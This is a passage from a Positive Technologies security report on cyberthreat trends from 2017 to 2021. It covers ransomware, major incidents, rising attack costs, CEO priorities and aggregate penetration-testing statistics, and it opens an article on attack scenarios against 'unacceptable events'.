The effects of the pandemic continued into 2021, but organizations, having learned from bitter experience, were now able to implement security measures, causing the growth in the number of attacks to slow. In the first half of the year, ransomware set records for the number of attacks, and amounted to 69 percent of all malware incidents. Ransomware attacks had severe consequences for entire industries: for example, a REvil ransomware attack temporarily shut down JBS Foods<sup>19</sup> factories in the U.S. Law enforcement started cracking down on ransomware, which

### Number of ads on dark web forums

- Ads for selling access
- Ads for buying access
- Ads for cooperation





19



20



21

caused a lull in activity, but it is still too early to talk about the end of such attacks.

Last year was also notable for the disclosure of critical vulnerabilities: for instance, the discovery of a Log4j<sup>20</sup> vulnerability turned into a real pandemic in the cybersecurity world. After it was published, attackers began to exploit the vulnerability en masse. And the attacks will continue: CISA warned<sup>21</sup> that the flaw discovered in this Apache library will be exploited for years to come.

### Attack damage: new records

Cyberattacks are becoming increasingly disruptive to business, especially with the rise of ransomware. Ransomwareers seek to maximize profit, and we are seeing ever more demands for large payments. In 2017, the highest was for \$1 million, while the average demand was in the hundreds of dollars. By 2021, the average ransom demand had risen to \$6 million<sup>22</sup>, and the insurance firm CNA Financial paid out a record \$40 million<sup>23</sup> to regain access to its data. It's not just individual organizations that suffer from cyberattacks, but entire industries, regions, and even countries. For example, the May 2021 attack on Colonial Pipeline temporarily shut down the largest fuel pipeline in the U.S. A state of emergency was declared in 17 states and the District of Columbia. The economy didn't wait long to respond: fuel prices rose to a seven-year high, causing panic among the population.

Cybersecurity Ventures expects<sup>24</sup> the global cost of cybercrime to grow by 15 percent per year over the next five years, reaching \$10.5 trillion annually by 2025, up from \$6 trillion in 2021.



22



23



24

by 2021  the average ransom demand had risen to \$6 million

## Takeaways

Cybercriminals' goals, motives, and methods are changing, and companies need to regularly review their cybersecurity approaches to ensure effective protection. As the number of targeted attacks increases, it is important to keep developing ways to identify complex threats, while compliance with regulatory requirements can only guard against typical attacks on the industry. The pandemic-hit 2020 showed how quickly a company's interaction with employees can change, and how cybersecurity implementation lags behind the challenges of the times. The scale of damage is also increasing, with attacks affecting entire industries and even countries.

# Demand for protection: changes in security approaches




## What worries business: from economics to cyberrisks

The impact of cybersecurity on business is growing. According to a PwC report<sup>25</sup>, cyberrisks ranked 10th in the list of threats of most concern to CEOs in 2017. However, the later events described in the first section had a massive impact on companies, and by the start of 2022 cyberthreats were in first place<sup>26</sup>, outstripping even macroeconomic volatility. As such, we now observe that almost half (49%) of CEOs consider cyberthreats to be one of the most impactful factors on business. Interestingly, greatest concern is shown by financial institutions: 59 percent of respondents from this industry fear cyberthreats.



25

Share of CEOs worried about cyberrisks  
(data as at the start of each period)



Russia's financial sector, too, is keen to ensure sufficient cybersecurity: the regulatory and legal framework is constantly being refined; there is a steady information exchange between FinCERT (Financial Sector Computer Emergency Response Team) and more than 800 companies<sup>27</sup>); and information security forums are held.

Executives worldwide are most concerned that the actualization of cyberthreats can impact sales (62%) and hinder innovation in technologies and processes (56%). Such fears are more than justified: every year we observe major attacks that significantly affect business development. For example, one consequence of the above-mentioned attack on SolarWinds was a collapse in the company's share price<sup>28</sup>.



26




27



28





Expected changes in information security outlays


- Increase
- No change
- Decrease
- Unknown

Attacks are growing in scale, and every year corporate outlays on information security are increasing. According to a study<sup>29</sup>, more than two-thirds (69%) of executives expect costs to rise, with 26 percent forecasting cybersecurity outlays to increase by more than 10 percent. In Russia, 65 percent of organizations expect the information security budget to grow<sup>30</sup>.

As a rule, information security budgets are spent primarily on bringing the infrastructure in line with regulatory requirements, in particular, the drafting of organizational and administrative documents and the implementation of protection tools (for example, antiviruses, firewalls). To identify security flaws in the corporate network and detect potential attacks, some companies conduct internal security reviews, with penetration testing being one of the most effective methods.

### No improvement in corporate security

Many organizations commission an annual pentest to assess the security of their infrastructure (more than 100 companies have had their infrastructure tested by Positive Technologies in the past five years). Most of them are in the industrial (32%) and financial (27%) sectors.



Distribution of pentested companies by industry

- Manufacturing and industry
- Finance
- IT
- Government
- Other



Most companies' results showed a low level of protection against both external and internal attackers. Maximum privileges could be obtained in the infrastructure of all companies, and corporate network penetration succeeded in more than 90 percent of cases. Moreover, in 2021, the network perimeter of all organizations was breached.

The financial sector is the best prepared for attacks: in 2020, 17 percent of organizations in this industry withstood attempts to penetrate the internal network. In other companies, the level of protection was much lower. At the same time, in most cases, even an inexperienced attacker with only basic knowledge would have been able to gain access to local network resources and develop an attack to take full control over critical systems, and this fact has not changed in the past five years.


### Top security issues remain unchanged

Overall, we see that the most popular attack vectors for internal network penetration remain the same: in 2017, dictionary attacks on accounts to network perimeter resources and exploitation of vulnerabilities in web applications were the main methods of internal network penetration, and they were still highly effective in 2021. However, as more services are moved to the network perimeter, the number of internal network penetration vectors also grows: in 2017, on average, there were two LAN penetration vectors per project; today there are three. Note that in 2017 the maximum number was 10, while in 2021 the figure was 19.

The main methods in the toolkit of internal attackers have also changed little over the past five years. The most common are: brute-forcing of accounts; manipulation of OS architectural features and authentication protocols; and exploitation of vulnerabilities in software used.

It would seem that a robust password policy is a protection measure that every company can implement. Nevertheless, the share of vulnerable systems remains significant, and the severity level of vulnerabilities has been reduced only slightly from critical to high. Most often, attackers exploit password policy weaknesses to get past the network perimeter and brute-force account credentials to penetrate the internal network: in H2 2020–H1 2021, 71 percent of attacks used these vulnerabilities. Brute-forcing account credentials was also used for internal network attacks: this method was used in 93 percent of successful attacks.

Maximum severity level of vulnerabilities (share of companies)




## The formulated objectives for security analysts are becoming more specific and complex, and pentest goals more numerous and serious


It is a fact that we are seeing ever more critically dangerous vulnerabilities in software used. Their presence and exploitability allow even inexperienced attackers to inflict damage on a company, never mind APT groups. Outdated versions of software make it possible to use known vulnerabilities both to breach the network perimeter and to continue the attack in the organization's internal network. According to our study, known vulnerabilities in software were exploited in 60 percent of internal network penetration attack scenarios (see page 85).

Critically dangerous vulnerabilities related to insufficiently protected web applications were most often found in 2020: during the switch to remote working, many organizations moved web services to the external perimeter wholesale, which presented additional opportunities to penetrate their internal structure. There is a way to penetrate the local network of virtually any company through web applications.

The human factor, too, is of great importance for corporate security: employee awareness studies by Positive Technologies show a low level of readiness for phishing attacks on the part of personnel.

For example, during a series of projects in 2017, 26 percent of employees clicked on a link in a phishing email, 16 percent opened an attached file, and 11 percent entered credentials in fake authentication forms. The situation has only got worse: today 38 percent of employees follow links in phishing emails, 31 percent enter credentials, and 39 percent are prone to opening a malicious attachment.





38%  
of employees follow links  
in phishing emails

## From testing individual systems to analyzing business impact

What does a poorly secured infrastructure mean for business? As the corporate IT infrastructure grows, so too does the number of vulnerabilities, and locating weaknesses in any one part of the system or in the links between them is becoming increasingly laborious, as is the task of collating pentest results with real-life consequences for business. Therefore, the goals of security analysis become more concrete every year.

There is demand from companies to identify and verify unacceptable events that can be actualized by gaining access to certain components of the corporate infrastructure. Today, in one in three projects, clients specify target systems to be checked for attack vectors that could lead to serious consequences for the company. Such target systems might be: ICS, an ATM management system, the SWIFT interbank transfer system, accounting software, or a site administration interface. The formulated objectives for security analysts are becoming more specific and complex, and pentest goals more numerous and serious (for example, gaining access to a treasury system able to make payments while the token for confirming important financial transactions is active).

Among unacceptable events, client companies most often cited breaches of business and service delivery processes, theft of monetary funds and important information, compromise of the digital identity of top management, and fraud against users. Unfortunately, the results of projects to verify such events reflect the general lack of security.

The formulated objectives for security analysts are becoming more specific and complex, and pentest goals more numerous and serious




In H2 2020–H1 2021, for example, 87 percent of unacceptable events for industrial companies were actualized, and 62 percent for banks.

The harm from cybercrime is on the rise, and business leaders are increasingly eager to carry out security audits. If previously experts compiled mainly technical reports, now individual presentations and reports for top management are an integral component of many projects: for example, twice as many project-related presentations and reports were prepared for top managers of client companies in 2021 than in 2020.

### Takeaways

Overall, despite the shifting cyberthreat trends and attacker motives, we see that corporate security issues have not undergone significant changes. In its security analysis projects, Positive Technologies managed to compromise core infrastructure systems both five years ago and in 2021. In 2020–2021, a total of 79 percent of unacceptable events identified by companies were actualized.



# Conclusion

The notion of a secure system used to be considered somewhat utopian, and building an ideal secure system was based largely on compliance with regulatory standards. It was thought that a system first and foremost had to be impenetrable; internal processes were not yet scrutinized in such detail. But since 2020, information security has moved towards building and maintaining systems and processes so as to prevent the actualization of unacceptable events for business. This means that even if the internal infrastructure is penetrated, the intruder should not be able to reach target systems or disrupt internal business processes, which would threaten the operation—or even the very existence—of the organization. And whereas early security audits lacked specific goals, nowadays they increasingly involve verification of unacceptable events (that is, analysis of what business processes are vulnerable to attack), what they can lead to, and what needs to be done to avoid them.

CEOs, who just a few years ago attached little importance to information security, believing it to be a hindrance to business development, now prioritize it. Top managers are increasingly working with CIOs and supplying feedback during security analysis projects.

Attention is now being paid not only to building protection, but to detecting attacks already in progress in the infrastructure, as well as monitoring system processes and events, in which regard there are many incident monitoring and response solutions available. Organizations recognize the need to upskill personnel so as to defeat real-world attacks. We are also seeing the emergence of cyberranges—systems that simulate part of an organization's real infrastructure, where defenders can hone their security skills against white-hat attackers. The need to automate attack detection and rapid response is growing, and we expect such systems to develop going forward.



# Cyberthreat evolution (2017–2021)

2017

detected

985 attacks

annual loss

\$600 billion

57% of attacks are nontargeted

Criminal groups actively attack banking systems

+ Cryptocurrencies grow in popularity. Blockchain projects are under attack, the number of miners increases

+ The beginning of the ransomware epidemic: large-scale mass attacks (WannaCry, NotPetya). Ransomware-as-a-Service is widely advertised

↑ The number of attacks on ATMs and POS terminals increases

2018

detected

1,264 attacks <sup>+28%</sup>

annual loss

\$600 billion

Attacks on banking systems and ATMs continue. **A jackpotting wave engulfs the U.S.**

Attacks on cryptocurrency projects continue: multiple 51% attacks

+ The main purpose of attacks is data theft. **Attacks on the Marriott hotel chain affect over 300 million clients**

+ The share of targeted attacks grows

2021

detected

2,418 attacks <sup>+6%</sup>

annual loss

\$6 trillion

74% of attacks are targeted

+ Consequences of attacks go beyond individual companies and affect entire economic sectors. **The attack on Colonial Pipeline leads to a lack of fuel in the U.S.**

+ new trends

↑ increasing trends

2019

detected  
**1,508** <sup>+19%</sup> attacks

annual loss  
**\$700** billion

- Stolen data appear on the market and public resources. **Collection #1 is published**
- + Major data leaks continue. **Over 540 million accounts are stolen as a result of an attack on Facebook**
- + Magecart attacks involving JavaScript sniffer injection become widespread
- + The number of APT attacks grows
- ↑ Criminals demand a double ransom: for decryption and nondisclosure of stolen data

2020

detected  
**2,271** <sup>+51%</sup> attacks

annual loss  
**\$1** trillion

- + Ransomware attacks become targeted
- + Remote work leads to multiple insecure services and an increase in attacks exploiting known vulnerabilities
- + Resources for publishing stolen data pop up on the Web
- ↑ The number of attacks on industrial companies doubles
- ↑ The access-for-sale market grows, criminal interaction on the dark web develops
- ↑ Supply chain attacks grow in popularity. **The SolarWinds hack is exposed to the public**

- + Ransomware operators face opposition from law enforcement agencies and conflicts within the RaaS
- + Malware is modified for usage on Linux systems

- ↑ The size of ransoms keeps growing: the maximum ransom demanded is 40 million dollars
- ↑ Virtual infrastructure is increasingly the target
- ↑ The number of botnets increases



# Six steps to results-oriented security

---

- 1 **Cyberrisk management**
- 2 **Understanding and control of IT infrastructure**
- 3 **Working with vulnerabilities and configurations**
- 4 **Cybersecurity incident monitoring and response**
- 5 **Security checks**
- 6 **Upgrading qualifications of information security experts**





## **Results-oriented cybersecurity is a clear and measurable information security system that prevents unacceptable events for business**

---

→ The road to results-oriented security starts with understanding which events are unacceptable for business and how they can be triggered. The success of this first step and the efficiency of the entire security system are directly related to the involvement of the company's top management.

**SEE "BUSINESS INVOLVEMENT IN INFORMATION SECURITY" ON PAGE 52**

→ Critical business processes as well as target and key systems must be identified, and potential points of attacker penetration in the system in the form of external resources must be controlled.

→ It is vital to eliminate potential attack vectors and control the security of configurations.

**SEE "VULNERABILITY MANAGEMENT: USER GUIDE" ON PAGE 94**

→ Monitoring information security events is one of the main components that helps detect attacks in time. By automating incident identification and response, we can stop attackers before unacceptable consequences occur.

→ The security level of information systems needs to be regularly checked to assess the efficiency of the measures taken and detect weaknesses. It is necessary to clearly indicate the purpose of the security analysis, check the feasibility of unacceptable events and the ability to properly respond to attacks.

**SEE "BUSINESS IN THE CROSSHAIRS: ANALYZING ATTACK SCENARIOS" ON PAGE 78**

→ The level of protection of a company depends above all on the qualifications of information security specialists. These qualifications can be improved through regular training. Information security experts can gain practical experience in countering attacks by participating in cyberexercises held at specialized cyberranges.


**SEE "WHO'S AFRAID OF A CYBERSTORM? HOW TO ENSURE BUSINESS PROTECTION FROM UNACCEPTABLE EVENTS: POSITIVE TECHNOLOGIES' EXPERIENCE" ON PAGE 106**



# Business in the crosshairs: analyzing • • 🔍 attack scenarios

Ekaterina Kilyusheva,  
Olga Zinenko

Information Security Analytics,  
Positive Technologies



Today, any organization may face a cyberattack that brings its operations to a halt. Security assessments of corporate systems conducted by Positive Technologies have proven that attackers can trigger 71 percent of unacceptable events in just 30 days. Read our research for more details on which techniques attackers use and how to eliminate unacceptable events.




A cyberattack is one of the potential causes of downtime and failure to achieve strategic goals. For any company, it is possible to draw up a list of unacceptable events which, if they occurred, would have a catastrophic effect on operations. Such events, and how to prevent them, are the topic of this article.

Our study is based on data obtained during security assessment of information systems from the perspective of external and internal attackers in H2 2020–H1 2021.<sup>1</sup>

We outline the most common attack penetration and development techniques against the target system, and discuss bottlenecks in the infrastructure that need to be factored in when building the protection system. You will learn what measures to take to prevent the occurrence of impactful events on business.

An unacceptable event is one that occurs as a result of cybercriminal activity, making it impossible to achieve operational and strategic goals or leading to long-term disruption of core operations




Security assessment format (share of projects)

- Comprehensive security assessment
- ▨ Security assessment performed by a tester simulating an external attacker
- Security assessment performed by a tester simulating an internal attacker





<sup>1</sup> The study encompassed 45 projects; in each case, the client consented to the results being analyzed and published in anonymized form. In one in three projects, before work got underway, the client specified the systems for which certain attack capabilities needed to be checked.









A target system is an information system whose compromise could lead directly to an unacceptable event for the business



**Types of work (share of projects)**

-  Verification of unacceptable events
-  Simulation of targeted attacks with assessment of countermeasures taken by information security specialists
-  Penetration testing with predetermined goals
-  Penetration testing

**Distribution of companies by industry (share of projects)**

-  Financial institutions
-  Fuel and energy sector
-  Government
-  Manufacturing and industry
-  IT
-  Other



A key system is an information system that an intruder needs to compromise in order to develop an attack on a target system, or a system whose compromise would greatly simplify the scenario for attacking target systems



## Most often, companies are asked to evaluate the feasibility of the following categories of unacceptable events:<sup>2</sup>

- Disruption of production processes
- Disruption of service delivery processes
- Compromise of the digital identity of top management
- Theft of funds
- Theft of sensitive information
- Fraud against users

71%

of unacceptable events can be actualized by attackers within one month<sup>3</sup>



Actions disrupting business processes and impacting quality of service can be carried out at every bank

87%

of unacceptable events can be actualized at industrial companies

93%

is the share of companies where an external attacker is able to breach the network perimeter and gain access to local network resources

In 100%

of companies, an internal attacker can gain full control over the infrastructure

In 100%

of companies, maximum domain privileges allow access to other key systems


<sup>2</sup> Unacceptable events were described individually for each company with values of unacceptable damage. For the purposes of the study, we grouped such events into the categories listed.

